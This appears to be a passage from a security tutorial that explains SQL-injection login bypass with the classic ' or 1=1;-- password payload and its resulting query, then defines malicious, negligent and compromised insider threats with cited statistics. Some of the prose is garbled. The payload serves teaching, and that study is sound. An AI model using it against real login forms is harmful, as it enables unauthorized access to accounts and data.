
The previous code is technically robust but it is completely weak in terms of security where you can simply enter the User_name anything and then enter password ‘or 1=1;--

```
sql = “SELECT * FROM `users`
WHERE `username` = ‘admin’ AND
`password` = ” or 1=1;--’” ;
```

This has led to the protection beyond easily where after the word or a condition has been established and always achieved is 1 = 1 and put; which means the end of the sentence and - to ignore the post

How login into the web application


Provides the Username and Password
Web Server
SQL Injection
Sends Malicious codes in SQL Injection
Checks for Correct Password
SQL Server asses the true condition
Attacker gets logged in to the SQL Server using the SQL Injections




2- sql injection from insider

What are Insider Threats?


Insider threat can be categorized into three profiles :- malicious, negligent, and compromised

1-Malicious insider threats come from people within or directly associated with the organization (e.g., employees, former employees, contractors, business associates) who have inside information concerning the organization’s security practices, data, and computer systems. The 2016 Insider Threat Spotlight Report presented by Palerra indicates that on average one in every 50 users is a malicious user




2-Negligent insiders are people within or directly associated with the organization that don’t have malicious intentions, but they expose sensitive data to data breaches, due to careless behavior

3-Compromised users fall victim to “outside” malicious attackers that exploit or take over control of systems of the organization. Outside attackers can use a variety of techniques to attack the organization, including using direct attacks, computer viruses, social engineering techniques, and other evolving techniques. The Verizon DBIR indicates that one in every six users will misuse or expose data.



Of the insider threats detected in 2016, more than 65% of the data breach losses were attributed to privileges abuse. The challenge of detecting privilege abuse can be monumental without the aid of a coordinated user behavior analysis system and database activity monitoring and blocking solution.

